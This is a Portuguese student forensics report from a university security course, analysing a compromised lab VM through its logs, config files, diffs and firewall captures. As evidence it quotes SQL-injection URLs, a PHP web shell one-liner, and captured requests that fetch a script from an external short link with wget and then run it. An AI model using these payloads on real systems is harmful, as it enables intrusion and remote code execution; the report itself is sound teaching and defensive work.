universidade de aveiro deti departamento de electrónica, telecomunicações e informática

Forensics Analysis

LEI: Segurança Informática e nas Organizações 2019-2020

89296 | Tomás Batista

88887 | Flávia Figueiredo

Índice

Índice **1**

Introdução **2**

Desenvolvimento **3**

1. O que estava implementado ao nível de confinamento das aplicações? 3

2. Qual a sequência de ações que o atacante tomou? 6

3. Que vulnerabilidades foram exploradas e como? Quais o atacante tentou explorar, mas foram barradas? 8

4. Que alterações foram realizadas e qual o propósito aparente? 10

5. Foram realmente realizadas transferências? Se sim, como e qual o conteúdo? 12

6. Porque é que a Firewall externa detetou transferências, mas não detetou as restantes ações? 13

Conclusão **16**

Bibliografia **16**

Introdução

Este trabalho consiste na exploração de uma imagem da virtual machine de uma empresa que foi atacada, de modo a identificar o que aconteceu em concreto, como aconteceu, o que foi alterado e os impactos do ataque..

Com o intuito de responder às questões apresentadas na descrição do projeto, fizemos um estudo dos ficheiros presentes no diretório *hacked _root* e *reference_root*, quais foram alterados, criados ou apagados numa e noutra, de modo a estudar a atividade do atacante.

Foram-nos pedidas respostas aos seguintes tópicos:

1. **O que estava implementado ao nível de confinamento das aplicações?**
2. **Qual a sequência de ações que o atacante tomou?**
3. **Que vulnerabilidades foram exploradas e como? Quais o atacante tentou explorar, mas foram barradas?**
4. **Que alterações foram realizadas e qual o propósito aparente?**
5. **Foram realmente realizadas transferências? Se sim, como e qual o conteúdo?**
6. **Porque é que a Firewall externa detetou transferências, mas não detetou as restantes ações?**

Desenvolvimento

1. O que estava implementado ao nível de confinamento das aplicações?

As máquinas virtuais implementam confinamento, que é o mecanismo essencial para a segurança da mesma. Para averiguar o confinamento das aplicações na nossa máquina virtual verificámos a existência de **AppArmor**, **Chroot** e a utilização de **Virtual Machines.** Investigamos ainda a utilização de **NameSpaces** e **Containers**, mas não obtivemos sucesso.

1 - AppArmor

Para investigar a utilização de AppArmor recorremos ao comando find. Procurámos, nos diretórios onde se encontram montadas as imagens, pelas pastas **etc/apparmor** ou **etc/apparmor.d**, tanto na hacked_root como na reference_root. Desta pesquisa não obtivemos resultados. Logo, concluímos que este mecanismo de restrição (com base em modelos de comportamento) não se encontra implementado. É possível comprovar pela figura 1.1.

Fig. 1.1 - AppArmor

2 - Chroot

Foi utilizado **Chroot,** como forma de confinamento, para a base de dados, MariaDB, o que se pode confirmar pela figura 1.2.

"Chroot é uma operação que altera o diretório raiz aparente para o processo atual de execução e para os seus filhos. Um programa que é executado no

ambiente modificado não consegue aceder aos arquivos e comandos fora dessa árvore de diretório. Esse ambiente modificado é chamado de chroot jail.", in ArchWiki.

O que este mecanismo de confinamento faz é impedir que a base de dados aceda a ficheiros fora do seu diretório, levando ao isolamento da aplicação, adicionando assim outra camada de segurança.

```
user@vm:/mnt/hacked_root/etc/my.cnf.d$ cat mariadb-server.cnf
#
# These groups are read by MariaDB server.
# Use it for options that only the server (but not clients) should see
#
# See the examples of server my.cnf files in /usr/share/mysql/
#

# this is read by the standalone daemon and embedded servers
[server]

# this is only for the mysqld standalone daemon
# Settings user and group are ignored when systemd is used.
# If you need to run mysqld under a different user or group,
# customize your systemd unit file for mysqld/mariadb according to the
# instructions in http://fedoraproject.org/wiki/Systemd
[mysqld]
datadir=/var/lib/mysql
socket=/var/lib/mysql/mysql.sock
log-error=/var/log/mariadb/mariadb.log
pid-file=/var/run/mariadb/mariadb.pid
# Security analysis recommended chroot
# Got errors with mysql user, temporarily using root
# FIX this
user=root

# this is only for embedded server
[embedded]

# This group is only read by MariaDB servers, not by MySQL.
# If you use the same .cnf file for MySQL and MariaDB,
# you can put MariaDB-only options here
[mariadb]
chroot=/srv/chroot-mariadb
log_warnings=9

# This group is only read by MariaDB-10.0 servers.
# If you use the same .cnf file for MariaDB of different versions,
# use this group for options that older servers don't understand
[mariadb-10.0]
```

Fig. 1.2 - Chroot MariaDB

3 - Virtual Machine

A empresa recorreu a Virtual Machines para ter a aplicação a correr, o que permite a isolação do SO numa única máquina ao emular o mesmo. Os processos não conseguem aceder ao *underlying computer system* e qualquer parte do mesmo.

4 - NameSpaces

Confirmamos a presença de **NameSpaces** com recurso ao comando lsns.

Verificamos a presença de namespaces do tipo:

- **mount (mnt):** aplicado a pontos de montagem;
- **process id (pid):** primeiro processo tem id número 1;
- **net (network):** stack de rede "independente";
- **IPC (ipc):** métodos de comunicação entre processos;
- **user id (user):** segregação das permissões;
- **cgroup (cgroup):** limitação dos recursos utilizados;
- **uts:** independência de nomes (DNS).




Fig. 1.3 - NameSpaces

No diretório hacked_root/etc/security encontrámos os diretórios **namespace.d**, **namespace.init** e, também, **namespace.conf**, o ficheiro de configuração de namespaces.

5- Containers




Fig. 1.4 - Containers

2. Qual a sequência de ações que o atacante tomou?

O **dhclient** guarda uma lista de locações no ficheiro **dhclient.leases** de modo a ter a informação no caso de restart do sistema.
Encontramos 2 ficheiros dhclient.leases alterados, indicando a atividade do atacante.

```
user@vm:/mnt$ cat hacked_root/var/lib/NetworkManager/dhclient-654f0ae0-663a-4ed2-bc13-5332c11742e6-enp0s3.lease
default-duid "\000\001\000\001%\206\371D\010\000'(\355\242";
lease {
  interface "enp0s3";
  fixed-address 192.168.56.130;
  option subnet-mask 255.255.255.0;
  option dhcp-lease-time 1200;
  option dhcp-message-type 5;
  option dhcp-server-identifier 192.168.56.100;
  option dhcp-message "Ok, ok, here it is";
  renew 6 2019/12/14 01:45:17;
  rebind 6 2019/12/14 01:54:38;
  expire 6 2019/12/14 01:57:08;
}
```

Fig. 2.1 - dhclient-654f0ae0-663a-4ed2-bc13-5332c11742e6-enp0s3.lease

```
user@vm:/mnt$ cat hacked_root/var/lib/NetworkManager/dhclient-7625647c-766a-4ce2-87e2-b500b39e69ad-enp0s8.lease
default-duid "\000\001\000\001%\206\371D\010\000'1\341\020";
lease {
  interface "enp0s8";
  fixed-address 10.0.3.15;
  filename "Hacked.pxe";
  option subnet-mask 255.255.255.0;
  option dhcp-lease-time 86400;
  option routers 10.0.3.2;
  option dhcp-message-type 5;
  option dhcp-server-identifier 10.0.3.2;
  option domain-name-servers 192.168.1.20;
  option domain-name "local";
  renew 6 2019/12/14 13:32:49;
  rebind 6 2019/12/14 22:37:08;
  expire 0 2019/12/15 01:37:08;
}
```


Fig. 2.2 - dhclient-7625647c-766a-4ce2-87e2-b500b39e69ad-enp0s8.lease

```
192.168.56.1 - - [14/Dec/2019:01:39:04 +0000] "GET /products.php?type=1 HTTP/1.1" 200 2211
192.168.56.1 - - [14/Dec/2019:01:39:04 +0000] "GET /products.php?type=1%20UNION%20SELECT%201,2,3,4,5 HTTP/1.1" 200 636
192.168.56.1 - - [14/Dec/2019:01:39:04 +0000] "GET /products.php?type=1%20UNION%20SELECT%201,2,3,4,TABLE_NAME%20FROM%20INFORMATION_SCHEMA.TABLES HTTP/1.1" 200 636
192.168.56.1 - - [14/Dec/2019:01:39:04 +0000] "GET /products.php?type=1%20union%20select%201,TABLE_NAME,2,4,%205%20FROM%20INFORMATION_SCHEMA.TABLES HTTP/1.1" 200 32210
192.168.56.1 - - [14/Dec/2019:01:39:04 +0000] "GET /details.php HTTP/1.1" 200 867
192.168.56.1 - - [14/Dec/2019:01:39:04 +0000] "GET /details.php?prod=1%20union%20select%201,2,3,4,5 HTTP/1.1" 200 1749
192.168.56.1 - - [14/Dec/2019:01:39:04 +0000] "GET /details.php?prod=1%20union%20select%201,2,3,4,'hello'%20into%20outfile%20'/var/tmp/x.txt' HTTP/1.1" 200 1673
192.168.56.1 - - [14/Dec/2019:01:39:04 +0000] "GET /details.php?prod=1%20union%20select%201,2,3,4,'hello'%20into%20outfile%20'/var/tmp/x.txt' HTTP/1.1" 200 755
192.168.56.1 - - [14/Dec/2019:01:39:04 +0000] "GET /details.php?prod=1%20union%20select%201,2,3,4,'hello'%20into%20outfile%20'/var/www/html/x.txt' HTTP/1.1" 200 818
192.168.56.1 - - [14/Dec/2019:01:39:04 +0000] "GET /x.txt HTTP/1.1" 404 203
192.168.56.1 - - [14/Dec/2019:01:39:04 +0000] "GET /details.php?prod=1%20union%20select%201,2,3,4,'hello'%20into%20outfile%20'/var/www/html/x.txt' HTTP/1.1" 200 818
192.168.56.1 - - [14/Dec/2019:01:39:04 +0000] "GET /x.txt HTTP/1.1" 404 203
192.168.56.1 - - [14/Dec/2019:01:39:04 +0000] "GET /download.php HTTP/1.1" 200 41
```

Fig. 2.3 - URL Manipulation


O atacante, alterando partes do URL, conseguiu acesso a web pages que este não deveria ter acesso. É possível verificar nas primeiras linhas da figura 2.3 a utilização de **SQL Injection** por parte do atacante para obter informação das tabelas da base de dados do web server.

Foi também descoberto o envio de scripts para a máquina (através de wget) (ver figura 2.4), e que o mesmo foi executado (ver figura 2.5).



8937	52.913592	192.168.56.1	192.168.56.130	HTTP	325	GET /display.php?type=1&lang=/var/log/httpd/access_log&cmd=wget%20https://bit.ly/2LRYDSQ%20-O%20/tmp/steg_drop.py HTTP/1.1
8938	52.915285	192.168.56.130	192.168.56.1	TCP	65226	80 → 38806 [ACK] Seq=4016738 Ack=1114 Win=34432 Len=65160 TSval=4294794412 TSecr=195194593 [TCP segment of a reassembled PDU]
8939	52.915305	192.168.56.1	192.168.56.130	TCP	66	38806 → 80 [ACK] Seq=1114 Ack=4081898 Win=2125440 Len=0 TSval=195194595 TSecr=4294794412
8940	52.915397	192.168.56.130	192.168.56.1	TCP	65226	80 → 38806 [ACK] Seq=4081898 Ack=1114 Win=34432 Len=65160 TSval=4294794413 TSecr=195194593 [TCP segment of a reassembled PDU]
8941	52.915408	192.168.56.1	192.168.56.130	TCP	66	38806 → 80 [ACK] Seq=1114 Ack=4147058 Win=2125440 Len=0 TSval=195194595 TSecr=4294794413
8942	52.915466	192.168.56.130	192.168.56.1	TCP	65226	80 → 38806 [ACK] Seq=4147058 Ack=1114 Win=34432 Len=65160 TSval=4294794413 TSecr=195194593 [TCP segment of a reassembled PDU]
8943	52.915471	192.168.56.1	192.168.56.130	TCP	66	38806 → 80 [ACK] Seq=1114 Ack=4212218 Win=2125440 Len=0 TSval=195194595 TSecr=4294794413
8944	52.915506	192.168.56.130	192.168.56.1	TCP	22569	80 → 38806 [PSH, ACK] Seq=4212218 Ack=1114 Win=34432 Len=22503 TSval=4294794413 TSecr=195194595 [TCP segment of a reassembled …
8945	52.915512	192.168.56.1	192.168.56.130	TCP	66	38806 → 80 [ACK] Seq=1114 Ack=4234721 Win=2170496 Len=0 TSval=195194595 TSecr=4294794413
8946	53.566047	192.168.56.130	192.168.56.1	HTTP	1281	HTTP/1.1 200 OK (text/html)

Fig. 2.4 - Envio de Scripts para a máquina



9781	53.686490	192.168.56.1	192.168.56.130	HTTP	312	GET /display.php?type=1&lang=/var/log/httpd/access_log&cmd=/opt/venv/bin/python3%20/tmp/steg_drop.py HTTP/1.1
9782	53.688338	192.168.56.130	192.168.56.1	TCP	65226	80 → 38806 [ACK] Seq=7819822 Ack=1573 Win=36480 Len=65160 TSval=4294795186 TSecr=195195366 [TCP segment of a reassembled PDU]
9783	53.688359	192.168.56.1	192.168.56.130	TCP	66	38806 → 80 [ACK] Seq=1573 Ack=7884982 Win=3074176 Len=0 TSval=195195368 TSecr=4294795186
9784	53.689254	192.168.56.130	192.168.56.1	TCP	65226	80 → 38806 [ACK] Seq=7884982 Ack=1573 Win=36480 Len=65160 TSval=4294795186 TSecr=195195366 [TCP segment of a reassembled PDU]
9785	53.689269	192.168.56.1	192.168.56.130	TCP	66	38806 → 80 [ACK] Seq=1573 Ack=7950142 Win=3074176 Len=0 TSval=195195369 TSecr=4294795186
9786	53.689392	192.168.56.130	192.168.56.1	TCP	65226	80 → 38806 [ACK] Seq=7950142 Ack=1573 Win=36480 Len=65160 TSval=4294795187 TSecr=195195366 [TCP segment of a reassembled PDU]
9787	53.689397	192.168.56.1	192.168.56.130	TCP	66	38806 → 80 [ACK] Seq=1573 Ack=8015302 Win=3074176 Len=0 TSval=195195369 TSecr=4294795187
9788	53.689481	192.168.56.130	192.168.56.1	TCP	22569	80 → 38806 [PSH, ACK] Seq=8015302 Ack=1573 Win=36480 Len=22503 TSval=4294795187 TSecr=195195368 [TCP segment of a reassembled …
9789	53.689491	192.168.56.1	192.168.56.130	TCP	66	38806 → 80 [ACK] Seq=1573 Ack=8037805 Win=3112704 Len=0 TSval=195195369 TSecr=4294795187
9790	55.670465	192.168.56.130	192.168.56.1	HTTP	1600	HTTP/1.1 200 OK (text/html)

Fig. 2.5 - Execução do Script

3. Que vulnerabilidades foram exploradas e como? Quais o atacante tentou explorar, mas foram barradas?

Ocorreram diversas tentativas, por parte do atacante, de realizar correr comandos PHP.

Inserindo um simples script PHP, (***<?php system($_GET["cmd"]); ?>***) o atacante terá a possibilidade de correr comandos do sistema.

Fig. 3.1 - var/log/btmp guarda o registo das tentativas de login falhadas

Conseguimos, também, verificar aqui que a tentativa do atacante falhou.




Fig. 3.2 - var/log/secure guarda a informação das autenticações e informações de acesso




Fig. 3.3 - var/log/cron regista a informação sobre cron jobs (comandos que agendam tarefas para serem executadas no futuro)

Fig. 3.4 - var/log/http/error_log

Verificamos que o atacante realizou SQL Injection na base de dados e conseguiu obter informações da database, do schema, das tabelas, entre outros.




Fig. 3.5 - var/log/httpd/access_log




Fig. 3.6 - Alterações através de SQL Injection

Analisando os logs da MariaDB (em mariadb.log) verificamos que houve uma falha de conexão com a base de dados.




Fig. 3.7 - mariadb.log

4. Que alterações foram realizadas e qual o propósito aparente?

O atacante deixou 2 informações, um "hello" no file x.txt (ver figura 4.1) e uma mensagem a dizer "Road Runner was here" (vere figura 4.2).




Fig.4.1 - hacked_root/srv/chroot-mariadb/var/tmp/x.txt




Fig 4.2 - Mensagem deixada pelo atacante

Imagem:

O atacante alterou também a imagem *road.jpg*, colocando uma mensagem secreta que conseguimos obter através de *steganography* (usando uma ferramenta). A mensagem é a seguinte::

"Parabéns!

https://elearning.ua.pt/mod/assign/view.php?id=647250"

Ficheiros alterados/criados/eliminados:

```
user@vm:/mnt$ cat diff.txt
Only in hacked_root/etc/httpd/logs: access_log
Only in hacked_root/etc/httpd/logs: error_log
Only in hacked_root/etc/httpd/logs: ssl_access_log
Only in hacked_root/etc/httpd/logs: ssl_error_log
Only in hacked_root/etc/httpd/logs: ssl_request_log
Files hacked_root/etc/issue and reference_root/etc/issue differ
Files hacked_root/lib/issue and reference_root/lib/issue differ
Files hacked_root/lib/os.release.d/issue-fedora and reference_root/lib/os.release.d/issue-fedora differ
Files hacked_root/srv/chroot-mariadb/var/lib/mysql/aria_log.00000001 and reference_root/srv/chroot-mariadb/var/lib/mys
ql/aria_log.00000001 differ
Files hacked_root/srv/chroot-mariadb/var/lib/mysql/aria_log_control and reference_root/srv/chroot-mariadb/var/lib/mysq
l/aria_log_control differ
Files hacked_root/srv/chroot-mariadb/var/lib/mysql/ibdata1 and reference_root/srv/chroot-mariadb/var/lib/mysql/ibdata1
 differ
Files hacked_root/srv/chroot-mariadb/var/lib/mysql/ib_logfile0 and reference_root/srv/chroot-mariadb/var/lib/mysql/ib_
logfile0 differ
Files hacked_root/srv/chroot-mariadb/var/log/mariadb/mariadb.log and reference_root/srv/chroot-mariadb/var/log/mariadb
/mariadb.log differ
Only in hacked_root/srv/chroot-mariadb/var/tmp: x.txt
Files hacked_root/usr/lib/issue and reference_root/usr/lib/issue differ
Files hacked_root/usr/lib/os.release.d/issue-fedora and reference_root/usr/lib/os.release.d/issue-fedora differ
File hacked_root/var/lib/gssproxy/default.sock is a socket while file reference_root/var/lib/gssproxy/default.sock is
a socket
Only in hacked_root/var/lib/NetworkManager: dhclient-654f0ae0-663a-4ed2-bc13-5332c11742e6-enp0s3.lease
Only in hacked_root/var/lib/NetworkManager: dhclient-7625647c-766a-4ce2-87e2-b500b39e69ad-enp0s8.lease
Files hacked_root/var/lib/NetworkManager/timestamps and reference_root/var/lib/NetworkManager/timestamps differ
Files hacked_root/var/lib/rsyslog/imjournal.state and reference_root/var/lib/rsyslog/imjournal.state differ
Files hacked_root/var/lib/systemd/random-seed and reference_root/var/lib/systemd/random-seed differ
Only in hacked_root/var/log/audit: audit.log
Only in hacked_root/var/log: btmp
Only in hacked_root/var/log: cron
Only in hacked_root/var/log/httpd: access_log
Only in hacked_root/var/log/httpd: error_log
Only in hacked_root/var/log/httpd: ssl_access_log
Only in hacked_root/var/log/httpd: ssl_error_log
Only in hacked_root/var/log/httpd: ssl_request_log
Files hacked_root/var/log/journal/b74ff8c513354faa8633ee944bc76c73/system.journal and reference_root/var/log/journal/b
74ff8c513354faa8633ee944bc76c73/system.journal differ
Only in hacked_root/var/log: maillog
Files hacked_root/var/log/mariadb/mariadb.log and reference_root/var/log/mariadb/mariadb.log differ
Only in hacked_root/var/log: messages
Only in hacked_root/var/log: secure
Only in hacked_root/var/log: syslog
Only in hacked_root/var/log: wtmp
Files hacked_root/var/www/html/images/road.jpg and reference_root/var/www/html/images/road.jpg differ
Only in hacked_root/var/www/html: r.php
```


Fig 4.3 - Diferenças entre a hacked_root e a reference_root

5. Foram realmente realizadas transferências? Se sim, como e qual o conteúdo?

Todas as seguintes imagens foram retiradas do ficheiro de log da firewall e analisados no WireShark.

Transferência do file Brochure.pdf




Fig. 5.1 - Download Brochure.pdf

Tentativa (que falhou) de obter o ficheiro x.txt. Erro 404 - "o cliente pôde comunicar com o servidor, mas ou o servidor não pôde encontrar o que foi pedido" - in Wikipedia




Fig. 5.2 - Tentativa sem sucesso de download do file x.txt

Agora, uma tentativa (com sucesso) da transferência do file x.txt. Pedido **GET** ao file x.txt, que resultou na transferência do mesmo.




Fig. 5.3 - Pedido e conteúdo do file x.txt

6. Porque é que a Firewall externa detetou transferências, mas não detetou as restantes ações?

As iptables são usadas para implementar, manter e inspecionar as regras a seguir para a filtragem de ips nas tabelas no kernel do Linux. Cada tabela contém um número de cadeias built-in. Também pode conter cadeias definidas pelo user. Cada cadeia tem uma lista de regras que deve corresponder ao set dos pacotes. Cada regra especifica aquilo a que cada pacote deve corresponder.
Foram encontradas tabelas filters (estas determinam a aceitação de um pacote). Estas tabelas são compostas por 3 cadeias:

1. **INPUT** - para pacotes destinados a sockets locais;
2. **OUTPUT** - para pacotes enviados a partir de sockets locais;
3. **FORWARD -** para pacotes encaminhados pela máquina.

A firewall tem as suas **IP Tables** definidas da seguinte maneira:
shieldsdown:

- Aceitar qualquer conexão de **INPUT** e **FORWARD;**
- **--flush: "**Flush the selected chain (all the chains in the table if none is given). This is equivalent to deleting all the rules one by one.", in die.net.




Fig. 6.1 - root/shieldsdown.sh

shieldsup:

- Aceitar conexões de **INPUT:**
